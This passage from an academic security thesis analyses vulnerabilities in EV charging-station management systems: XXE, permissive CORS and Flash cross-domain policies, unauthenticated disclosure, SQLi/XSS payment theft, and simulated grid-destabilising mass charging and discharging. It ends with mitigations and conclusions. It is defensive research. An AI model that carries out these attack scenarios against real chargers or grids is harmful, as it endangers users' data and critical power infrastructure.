(XXE), Cross-Origin Resource Sharing (CORS) and Flash Cross-Domain Policy (FCDP) misconfigurations to leak sensitive user information/data and use it to access user accounts. Although, XXE vulnerabilities allow for so much more than just record leakage such as filesystem read and data exfiltration, it would be beneficial in the context of EVCSMS for an attacker to steal charging data. In our analysis, we determined that some EVCSMS such as Lancelot did not disable DTDs which allowed us to inject arbitrary external entities in the corresponding HTTP requests sent to the system (Listing 5.2), permitting us to read files off the server (e.g., `/etc/passwd` file as shown in Listing 5.3). Furthermore, we found that some EVCSMS such as FCEIS and Lancelot, implement significantly lenient CORS policies, which can be exploited to remotely access the EVCSMS from external domains. An example of such permissive CORS policy is linked to the usage of a wildcard ("*") at the `Access-Control-AllowOrigin` header, as shown in Listing 5.4. This weakness makes the system vulnerable to cross-domain attacks by accepting external connections. Moreover, such CORS misconfiguration allows the adversary to extend the EVCSMS Same-Origin Policy (SOP) to perform further attacks by sending requests to external domains and exfiltrate account session data.

Moreover, we discovered that some EVCSMS implemented permissive FCDP, which open the door for attacks on the users by allowing arbitrary domains to interact with the EVCSMS. For instance, CSWI Etrel employs an unrestricted cross domain policy (`crossdomain.xml`), which can enable two-way interactions between external domains and the EVCSMS (Figure 5.8). Consequently, attackers can steal account tokens and ex-filtrate data from the target user session while

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
Vary: Accept-Encoding
X-Powered-By: ASP.NET
Access-Control-Allow-Origin: *
Connection: close
```

Listing 5.4: Over-lenient CORS on FCEIS permits for cross-domain exploitation.



```
<!-- http://www.adobe.com/crossdomain.xml -->
<cross-domain-policy>
  <allow-access-from domain="*"/>
</cross-domain-policy>
```

Figure 5.8: Insecure FCDP on CSWI Etrel permits arbitrary domain access.


enabling further attacks using the compromised user account.

Personally Identifiable Information Leakage

In general, EVCSMS products may require users to provide their details as part of their account configuration to facilitate authentication and legitimacy by incorporating their Personally Identifiable Information (PII) such as name, address, and contact information, to name a few. Therefore, attackers can exploit EVCSMS vulnerabilities with the intention to compromise users' accounts and obtain their PII, which can be leveraged for consequent attacks against the users such as blackmailing, harassment, and identity theft, to name some.

It is important to realize that PII leakage can occur by different means. For instance, we discovered a maintenance endpoint on EVlink that did not enforce adequate authorization and thus, enabling forced browsing attacks. In fact, authentication was bypassed by directly visiting this endpoint, which granted access to the maintenance and energy management settings panel, where we were able to view user information and charging processes details along with other sensitive information about the internal system (e.g., firmware version).

Similarly, other EVCSMS such as Keba, Ensto CSI and Garo CSI suffered from information disclosure vulnerabilities due to missing authentication on a number of their endpoints. An example of such attack, which enabled an unauthenticated adversary to learn information about the state of



Energy Manager Main State	25 A	Energy manager module's state and current
Temperature Monitoring State	32 A (Ambient temp: +13.00 C)	Temperature monitoring module's state and current
Peer group State	32 A (Disabled)	Peer Group module's state and current
Second Meter State	32 A (Disabled)	Second Meter module's state and current
External Input State	32 A (Disabled)	External Input module's state and current
Relays Temperature State	32 A	Relays Temperature module's state and current
OCPP Smart Charging State	32 A	OCPP Smart Charging module's state and current
Operator Current Limit	25 A	Current limit in Ampere set by the operator
DLM Current Applied	0 A (Disabled)	Available Charging Current assigned by DLM Master
Eichrecht State	32 A	Eichrecht module's state and current

Figure 5.9: Unauthenticated EVCS state information disclosure on Ensto CSI.

the underlying EVCS, is illustrated in Figure 5.9.

Payment Fraud

Almost all public EVCSMS are designed with online payment capabilities to handle banking transactions/payments and charging bills.

As described in Section 5.2.1 (Billing Manipulation), SQLi vulnerabilities can be used to dump information from the EVCSMS database including stored billing/payment records that contain users' banking information (e.g., `invoice_info` table from Figure 4.5). Alternatively, an active listener can be implemented to covertly steal this payment information by exploiting other vulnerabilities such as stored XSS, as illustrated in Figure 5.2. Intuitively, an attacker can utilize the stolen financial information to execute payment fraud directly or simply sell these information to other malicious third-parties who will commit such activities, respectively. Note that our analysis indicates that several EVCSMS products are vulnerable to such attacks by leveraging SQLi and stored XSS vulnerabilities (Table 4.2). Therefore, require immediate actions to patch their systems and protect user data.

5.2.3 Attacks Against the Power Grid

As we demonstrated the insecurity of a number of deployed EVCS by exploiting different vulnerabilities within their management systems, it is worth noting that exploited EVCS might be utilized to perform cyber attacks against the integrated infrastructure such as the power grid [45,48,49]. Given that the power grid handles large-scale operations to serve millions of customers, any attacks against such critical infrastructure would consequently result in signified implications.

To this end, we discuss attack implications against the power grid by evaluating the impact of various frequency instability attack scenarios on the power grid. We assume that the adversary controls a large number of compromised EVCS, which are orchestrated to initiate simultaneous charging/discharging requests with the aim of destabilizing or crippling the power grid. Given that it is virtually impossible to investigate the implications of such large-scale attacks on a real-world power grid, we leverage simulation analysis. To perform this analysis, we utilized `PowerWorld Simulator` [75] which is a widely used industrial-level power system simulation software suite for simulating timely high voltage power system operations over a period of time ranging from minutes to days. This simulator contains an effective power flow analysis suite of tools capable of solving systems with a large number of buses. Specifically, in this thesis we used `PowerWorld Simulator` for testing/analyzing the frequency stability of a 9-bus power system by conducting transient stability analysis on it.

As shown in Figure 5.10, we use a system approximation provided by the Western System Coordinating Council (WSCC) with 9 buses/lines and a demand equal to 315MW [76]. This setup is commonly used as a benchmark for power systems transient stability analysis due to its reasonably small size. Note that buses 5, 6, and 8 are the load buses. Also, there are two generators at buses 2 and 3 with inertia, while the generator at slack bus 1 has no inertia, since it has variable generation to make the power flow equations feasible. For testing purposes, we set generators 2 and 3 to be IEEE type-2 speed-governing model (IEEE-G2) with fixed inertia constants, and we assume that an adversary has compromised EVCS (level 1, 2 and 3) that are scattered across buses 5, 6 and 8.

Increase in Charging Demand

In this attack scenario, an adversary is assumed to leverage a large number of compromised EVCS to launch synchronized charging operations at the same time. The objective is to destabilize the grid through a sudden increase in the charging demands, which can lead to cascading failure in the grid [49, 77]. To emulate this attack scenario, we initially operate the WSCC system at its nominal frequency (60Hz) and then, we increase the loads on buses 5, 6 and 8, which represent





Figure 5.10: This WSCC system with nine buses and three generators.

compromised EVCS, by 7.2*MW* at t = 15s. On average, this load increase corresponds to an estimated 3,000 EVs charging on level 2 EVCS, or 196 EVs charging on level 3 EVCS, or a mixture of about 1,000 EVs charging on level 2 EVCS and 131 EVs charging on level 3 EVCS.


As shown in Figure 5.11(a), the transient stability analysis demonstrates a sudden drop in the simulated system's frequency as a result of this attack. More importantly, the frequency drops below the critical operating region (59.5*Hz*), thus achieving the attacker's goal in terms of destabilizing the frequency and causing power failures in the grid.

Increase in Discharging Supply


In the second attack scenario, the adversary is assumed to reverse the electric flow back to the grid by discharging a large number of connected EVs through the bidirectional power flow feature of compromised EVCS [51]. The objective is to synchronize large-scale discharging operations to destabilize the power grid by causing a sudden growth in the electric supply disrupting the grid's power demand/supply balance. To test this attack scenario, we changed bus 5 into a generator to emulate the reverse power flow of the discharging EVs. For testing purposes, we select a Chevy Volt with charging/discharging limit of 3.3 *kW* as our connected EVs [78]. Furthermore, we simulate



(a) Sudden growth in demand by mass EV charging requests–critical region (59.5*Hz*)



(b) Sudden growth in supply by mass EV discharging–critical region (61.5*Hz*)



(c) Alternating growth in demand and supply by mass EV charging and discharging

Figure 5.11: Frequency instability attack scenarios against the power grid.

the discharging operations by a sudden injection of 51.7*MW* of power at t = 15s, which represents an estimated 15,000 discharging EVs, respectively. As indicated by the simulation results in Figure 5.11(b), the attack was successful as it caused a system instability by pushing the frequency above the critical region (61.5*Hz*).

Switching Attack

In a switching attack scenario, the adversary combines the capabilities presented in the previous attack scenarios to synchronize large-scale alternating charging and discharging operations among the compromised EVCS and their connected EVs within a short time period. Such attack aims at causing sudden and switching frequency disturbances, that throw off the stability of the power grid, and ultimately leading to cascading failures [79, 80]. To simulate the effects of this attack on the grid, we switch between the two previous attacks by conducting a charging demand increase at bus 6 followed by a discharging supply increase at bus 5. We start the attack by emulating an adversary who initially forces EVCSs to cause a load surge by increased charging at t = 15s. Then, once the system's frequency restores from its critical peak to the nominal frequency range (within 10s), the adversary supplies the system with 66*MW*, representing significant discharging operations from connected EVs. As shown in Figure 5.11(c), these two charging and discharging attacks are repeated consequently, causing the system's frequency to alternate values below (e.g., at t=20s, 40s, and 60s) and above the critical regions (e.g., at t=30s and 50s) within a short time period. As a result, the attacker will be able to destabilize the power grid while possibly causing cascading failures in the operations of the grid.

5.2.4 Attacks Against Other Entities

While we discuss attack implications against the above mentioned three main stakeholders, it is also possible to perform attacks using the compromised EVCS against other entities within the EV ecosystem. For instance, an attacker can target the connected EVs with the purpose of damaging their batteries by modifying their charging levels and ignoring critical battery conditions through the toleration of high voltages/currents [81]. Nevertheless, discussing these attacks requires further investigations and analysis, which are beyond the scope of this work and will be considered for

Table 5.1: Overview of recommended mitigations for the discovered vulnerabilities within the analyzed EVCSMS.

CWE-ID	Vulnerability	Mitigation
79	XSS	Sanitize user-controllable input data
89	SQLi	Utilize parametrized queries
200	Information Disclosure	Enforce authentication on all endpoints
306	Missing Authentication	Enforce authentication on all functionalities
352	CSRF	Utilize random tokens with all requests
425	Forced Browsing	Enforce better access control mechanisms
611	XXE	Disable External Entities (DTD)
798	Hard-Coded Credentials	Enforce credential update policy
799	Missing Rate Limit	Prevent excessive and fast requests
918	SSRF	Sanitize IP/URL addresses on parameters
942	CORS Misconfiguration	Enforce stricter cross-domain policy
942	FCDP Misconfiguration	Enforce stricter cross-domain policy
1236	CSVi	Implement safe parsing for CSV files

future work. Additionally, we focus in our study on these main stakeholders as we believe that attacks that target them have significant impact and implications on users and the connected critical infrastructure.

5.3 Mitigating Countermeasures

This work highlights major security flaws in EVCSMS, which have been surprisingly overlooked by the respective system developers. Therefore, we present and discuss a list of practical mitigating countermeasures that can be implemented by system developers/designers to strengthen the deployed EVCSMS, address the current security issues and strengthen the deployed EVCSMS against future cyber attacks against the EVCS, its users, and the connected power grid. As presented in Table 5.1, we propose a list of countermeasures, which aim at addressing the identified vulnerabilities in Table 4.2. Additionally, we refer to the documentations available on the CWE MITRE [72] and OWASP [71] for detailed information about known/recommended countermeasures, which can be navigated using the given CWE-ID of each vulnerability. Finally, we provide additional security guidelines and best practices for further protection and future system implementation and deployment.

5.3.1 Patching the Vulnerabilities

Mitigating the discussed attacks against the main stakeholders (Section 5.2) requires addressing all the identified high severity vulnerabilities of the EVCSMS, as summarized in Table 5.1. In what follows, we present further details about the recommended mitigation techniques to patch each vulnerability.

XSS

To prevent XSS vulnerabilities (CWE-79) within EVCSMS, tamperable HTTP parameters have to be strictly filtered based on a pre-compiled list of valid values when possible, and user-controllable input have to be properly cleansed and encoded on output (e.g., HTML tag brackets < and > become &#60; and &#62; with HTML-encoding) to prevent them from being actively rendered as part of the response HTML body [82]. During our analysis, it was observed that such vulnerable fields and parameters within EVCSMS correspond to PII form fields (e.g., user name, station name), system search functionalities as well as authentication form and configurations/settings parameters. Moreover, applying appropriate response headers (e.g., Content-Type and X-Content-Type-Options) and enforcing Content Security Policy (CSP) can reduce the severity and impact of any subtle XSS vulnerabilities that may still occur on the system. By properly patching XSS issues, the developers can mitigate attacks such as charging process and settings manipulation and data/record theft.

SQLi

To mitigate SQLi vulnerabilities (CWE-89) within EVCSMS, the developers have to prevent an adversary from executing SQL queries by abusing string concatenation issues on vulnerable parameters within the EVCSMS authentication forms which incorporate untrusted input treated as data such as the account username and password. In order, to resolve these issues, they have to use parameterized queries to distinguish code from data and prevent misinterpretation of variable data from arbitrary origins. Thus, any external data item should not be trusted and treated as potential threat by completely avoiding the usage of string concatenation in the EVCSMS handling queries. By properly patching SQLi issues which represent critical severity vulnerabilities that provide the adversary with full control over the EVCS, the developers can mitigate all attack scenarios discussed in the previous section such as firmware and billing manipulation as well as the attacks against the power grid. It should be noted that for mitigating firmware manipulation attacks where an adversary gains privileged access to the EVCSMS, the developers should implement stronger firmware version checks in order to prevent firmware downgrades and implement stronger signature checks to prevent firmware alteration by explicitly defining the hashes belonging to accepted firmware builds.

Information Disclosure

To patch information disclosure issues (CWE-200), the developers should enforce authentication on all endpoints such that an adversary can not induce the EVCSMS into unintentionally leaking sensitive information via direct or malformed requests on side endpoints. This can be achieved by compiling a list of critical endpoints and the information that they contain then securing them and implementing proper error handling to restrict the debugging information that gets revealed.

Missing Authentication

Similarly, to mitigate missing authentication vulnerabilities (CWE-306) on EVCSMS, the developers should enforce authentication on all functionalities within the system especially critical features such as configuration update and EVCS power options and restart settings, to prevent an unauthenticated adversary as well as an adversary who hijacked a target user's session from accessing and modifying them.

CSRF

To protect against CSRF vulnerabilities (CWE-352) within EVCSMS, the developers should secure every form with sensitive actions such as the one for changing user credentials, turning off the EVCS, and downloading charging records. This is achieved by appending unpredictable random token values (e.g., CSRF tokens) with each `GET`- and `POST`-based HTTP request to correlate and validate the corresponding actions and prevent an adversary from crafting malicious requests to override or hijack these actions and cause system modifications. Resolving CSRF vulnerabilities can mitigate several attacks such as DoS and charging process and settings manipulation.

Forced Browsing

To prevent forced browsing vulnerabilities (CWE-425), system developers should ensure that all sensitive endpoints and resources are correctly enforced with authorization models and access control mechanisms. That is by linking the specific endpoints and resources to particular authority-levels, and ensuring that only permitted entities with the corresponding privilege level can obtain access to them through the intended design path. Patching these vulnerabilities can mitigate settings manipulation and PII leakage attacks.

XXE

To prevent XXE vulnerabilities (CWE-611), system developers need to completely and always disable External Entities such as Document Type Definitions (DTDs). The procedure to do so, depends on the type of XML parser utilized by the EVCSMS. If it is not feasible to disable DTD all in all, then external entities and DTD must be configured specifically to each parser. Patching XXE can mitigate settings manipulation, data/record theft and PII leakage attacks.

Hard-Coded Credentials

Although, hard-coded credentials are utilized by vendors for ease of deployment and scalability, they give rise to vulnerabilities (CWE-798) and attacks. Therefore, to mitigate these threats, the developers can take several steps to harden their acquisition by an adversary such as by creating complex credentials and hard-coding their corresponding salted hashes within the source code instead of directly placing them in plaintext. Additionally their values and locations can be obfuscated to make it more difficult to extract them. Moreover, the vendors could embed different passwords for each customer EVCSMS installation and accordingly prompting them on initial setup to change those credentials.

Missing Rate Limit

In order to mitigate attacks such as DoS which arise from the absence of rate limit (CWE-799), the developers should implement mechanisms to block excessive and fast requests such as a web application firewall (WAF), as well as insert temporal delays to reduce the frequency of repetitive actions such as brute-force attempts to guess endpoints or account credentials and repetitive attempts to restart the EVCS, which can lead to unauthorized access and directly/indirectly cause damage to the EVCS.

SSRF

To prevent SSRF vulnerabilities (CWE-918), the developers should rely on an alternative logic to replace passing IP/URL addresses information through parameters that can be tampered by the system user. In addition, they should implement checks to validate IP/URL addresses that are passed to the system and reject those that do not conform to a pre-compiled valid list in order to avoid crfated addresses that trick the EVCSMS into loopback. Furthermore, the EVCSMS should store a mapping between valid client-side target addresses and corresponding server-side tokens to prevent tampering attempts. Patching SSRF vulnerabilities can efficiently mitigate severe threats such as bot recruitment and network proxy attacks.

Cross-domain Policy Misconfigurations

To prevent attacks such as data/record theft and account information leakage that arise from lenient cross-domain policy such as CORS and FCDP misconfigurations (CWE-942) vulnerabilities, the developers should explicitly specify trusted origins from where the required sensitive resource can be requested. That is by explicitly specifying the external domains that are allowed to interact with the EVCSMS.

CSVi

To mitigate threats and attacks that arise from exploiting CSVi vulnerabilities (CWE-1236) due to EVCSMS storing and managing charging records in CSV format, the developers should ensure that the EVCSMS safely parses the supplied/stored files and rejects those with malformed and dangerous characters that are used to trigger or execute code. In addition, if the EVCSMS relies on a third-party software to parse the CSV files, the developers should ensure that the parser distribution is up-to-date and patched against the latest bugs.

5.3.2 Mitigating Attacks on the Power Grid

To mitigate mass cyber attacks that target the power grid, the developers have to properly patch all the aforementioned vulnerabilities specifically those with critical and high severity/impact (e.g., SQLi), which give the adversary full control over the EVCSMS in order to effectively prevent remote exploitation and manipulation of the underlying EVCS. Additionally, to mitigate demand-supply manipulation attacks against the power grid (Section 5.2.3), there are several countermeasures that aim at preventing charging schedule manipulation. The power grid operators can perform early attack detection by frequently monitoring the charging schedules and the status of the connected EVCS to detect anomalies in the charging behaviour. This process can be automated by leveraging machine learning (ML) models to design an anomaly detection system that constantly monitors the charging records collected from the data streams of EVCS smart meters to learn normal patterns and warn the operators when malicious patterns are detected. This allows the operators to react to anomalies and activate contingency plans to handle attack scenarios. It should be noted that the success of this anomaly-detection strategy implies establishing a trust model between the power grid and EVCS operators in order for them to exchange data.

Moreover, to prevent an adversary from tampering with the EV charging schedules and the EVCS configurations that relate to the EV, the corresponding EVCSMS and EV system can implement a mutual consensus to validate modifications that occur on any of their settings. For instance, to make changes to the EV charging schedules, the EVCSMS would require the EVCS to notify the EV operator/user of this requested change in order for them to approve or decline it. In this way, an adversary who compromised the EVCSMS and gained control over the EVCS can not enforce custom charging schedule configurations without obtaining the approval of the other participating entities such as the EV operator/user.

5.3.3 Security Guidelines and Best Practices

It is important for vendors and developers to continuously assess the security of their EVCSMS while implementing the necessary patches. It is also essential to integrate security by design, through finding and addressing such vulnerabilities during the product development stage which will reduce the burden of re-designing and re-assessing the deployed systems while avoiding known security issues [83].

Moreover, while it is the EVCSMS developers' primary task to produce secure-by-design systems, the EVCS users also need to properly and securely setup their charging stations in order to prevent some attacks. Thus, we provide some guidelines to raise user-awareness. A first step is to always change the default credentials that are set on the EVCS firmware. Additionally, users should setup remote authentication methods with strong account credentials. These steps can be effective to mitigate automatic and large-scale cyber attacks to compromise online EVCS using default and/or weak credentials (e.g., The Mirai Botnet [84]).

Additionally, users must avoid interacting with untrusted websites/emails that masquerade as EV product vendors since attackers typically utilize them to embed malicious code and carry out attacks against the corresponding EVCSMS. Furthermore, private EVCS users can disable public device discovery on their EVCSMS portals to hide them from remote attackers on the Internet and reduce the attack surface. In addition, it is always recommended to configure a firewall by setting different rules, which only allows traffic and connections between trusted parties.

5.4 Summary and Concluding Remarks

In general, by exploiting the discovered vulnerabilities, specifically those with critical/high severity, an adversary can successfully compromise the EVCSMS and fully manipulate the EVCS charging processes and schedules (i.e., initiate, delay, stop). Additionally, an adversary who gains high privileges on a compromised EVCSMS (e.g., by exploiting SQLi), can downgrade the EVCS firmware and potentially upload a crafted malicious firmware. An adversary can also leverage SSRF or XXE vulnerabilities to exploit a group of EVCS and leverage them to perform coordinated local and/or Internet scanning activities as a part of a botnet. Further, an adversary can leverage CSRF vulnerabilities to lock the EVCS, disable specific features and deny physical/virtual access to the legitimate users. In addition, an adversary can obtain access to users' personally identifiable information (PII) such as name and telephone number, along with other resources such as charging records, by hijacking the EVCSMS user session through XSS. Moreover, some EVCS permit electronic billing/payments, which could be leaked from compromised EVCSMS hosts by an adversary. In addition to attacks against the EVCS and its users, an adversary can conduct several dangerous frequency instability attacks against the power grid. For instance, given the feasibility of the discussed attacks against EVCSMS, an attacker can compromise a large number of them to control the linked EVCS and create a sudden spike in charging demand through a large number of simultaneous charging requests [49, 77]. Alternatively, attackers can create an increase in discharging supply by leveraging the unique bidirectional power flow feature of EVCS [78] to reverse electric flow and discharge connected EVs in order to destabilize the power grid by causing a sudden growth in supply while disrupting the power demand/supply balance. Additionally, they can create a switching attack by commanding the EVCS to charge and discharge the connected EVs within a short time, causing frequency disturbances and cascading failures in the power grid [79, 80].

While we discuss the feasibility of remote attacks and their implications on various stakeholders, we also recommend a list of practical countermeasures to address these current security issues and strengthen the deployed systems against future attacks as well as prevent them. Finally, we contribute to the security of the overall EV charging ecosystem by providing the findings from our framework to motivate vendors/developers to assess their EVCSMS software/firmware/endpoint for in-depth vulnerability analysis. Therefore, taking the first steps towards securing their products and mitigating future attacks.

Chapter 6

Conclusion and Future Work

6.1 Conclusion

In the context of the EV charging ecosystem, similarly to the insecurities that exist in the IoT ecosystem [84], the range of extended EVCS remote functionalities open doors to various cyber attacks. However, there is a lack of knowledge about the security of the growing number of deployed EVCS in the wild and the EVCSMS that instrument them, especially when the studies from the literature were limited to theoretical attacks and specific scenarios that require extensive setup. Therefore, in this thesis, we give an overview of the EV charging ecosystem and its main physical components as well as its software and protocol constituents. Then, we present a discovery and security analysis framework that fingerprints deployed EVCS through which we collect EVCS firmware and web-based EVCSMS, while analyzing their EVCSMS for vulnerabilities by conducting a thorough security analysis on each of them. We leveraged the framework to discover 27,439 hosts that deploy 44 different EVCSMS products.

Specifically, we performed an in-depth security analysis of 44 EVCSMS developed by globally recognized vendors such as Schneider Electric and we highlighted major security flaws in these systems, which have been surprisingly overlooked by the respective developers. We identify 120 critical- and/or high-risk vulnerabilities that lead to remote exploitation across the majority of these EVCSMS hosts (92%). We uncover various zero-day vulnerabilities (e.g., SQLi and XSS), which demonstrate the insecurity of the deployed systems within the EV charging ecosystem. Furthermore, we showed that in practice, adversaries can leverage the identified severe vulnerabilities to perform an array of cyber attacks, which result in compromising the EVCS and impacting its resources, data, operations, and the security of its users. More importantly, we conduct simulation analysis to demonstrate the feasibility of leveraging these compromised charging stations to perform frequency instability attacks against the interconnected critical infrastructure such as the power grid [49,77,79,80]. Indeed, our analysis highlighted several attack scenarios that can utilize compromised EVCS to cripple the operations of the power grid. By highlighting our findings, we demonstrate that the EV charging ecosystem — one of the world's most proliferating ecosystems — suffers from critical vulnerabilities within its most fundamental entities, EVCS and their management systems, leaving the overall hierarchy at a high risk of cyber attacks.

Our findings raise huge concerns regarding the insecurity of the implemented EVCSMS at scale, especially that the identified vulnerability classes are known/well-documented in the security community [71] and have been examined/addressed in other contexts [85]. Nevertheless, the fact that they have not been addressed in the context of EVCS is alarming and implies the absence of security consideration when deploying EVCS and designing the management systems. We believe that such insecure design/implementation could be linked to several factors. For instance, the EV technologies are relatively new yet rapidly growing. Therefore, vendors might be prioritizing production to keep up with the competition and the significant market demands while overlooking some security requirements by investing less time/effort to conduct in-depth security analysis and evaluation. Despite that, this study raises attention towards the insecurity of the EV charging ecosystem and calls for prompt actions by proposing several countermeasures to protect/patch existing EVCSMS and mitigate future large-scale cyber attacks. More importantly, while we discuss practical attack implications against the EVCS and its users, we demonstrate the feasibility of cyber attacks against the operations of the interconnected power grid, leading to possible instabilities and service disruptions.

Finally, while we shed light on the feasibility of cyber attacks using the identified vulnerabilities, we recommend a number of practical countermeasures that aim at securing the design and implementation of existing and/or new systems, while providing security guidelines and best practices for developers as well as end users and power grid operators. In addition, while we communicate our findings to the affected developers/vendors, we provide our framework and knowledge to motivate vendors/developers towards evaluating and improving the security of their EVCSMS.

6.2 Future Work

We note here some limitations of the work and possible ways to address them. While we identified and analyzed 44 EVCSMS in this work, it is worth noting that obtaining information about all available EVCSMS in the wild is an extremely challenging task. This is mainly due to the proprietary nature of some EVCSMS platforms, which are only provided to enterprise-level customers or Charging Point Operators (CPO) with a prepaid subscription. Another limitation is the hardware-dependency of some EVCSMS whose developers do not offer the firmware packages. Therefore, making the analysis process dependent on memory dumps that must be collected from actual stations. Additionally, within the web app analysis that we oversee, several systems are only examined from the public-facing front (i.e., authentication form), without internal access beyond the login interface. Therefore, we were unable to download the document collection and closely examine its components. Moreover, while we were restricted to utilize default credentials on these systems, the security of some EVCSMS login forms makes it unfeasible to inspect the post-authentication content, which would possibly bury further vulnerabilities.

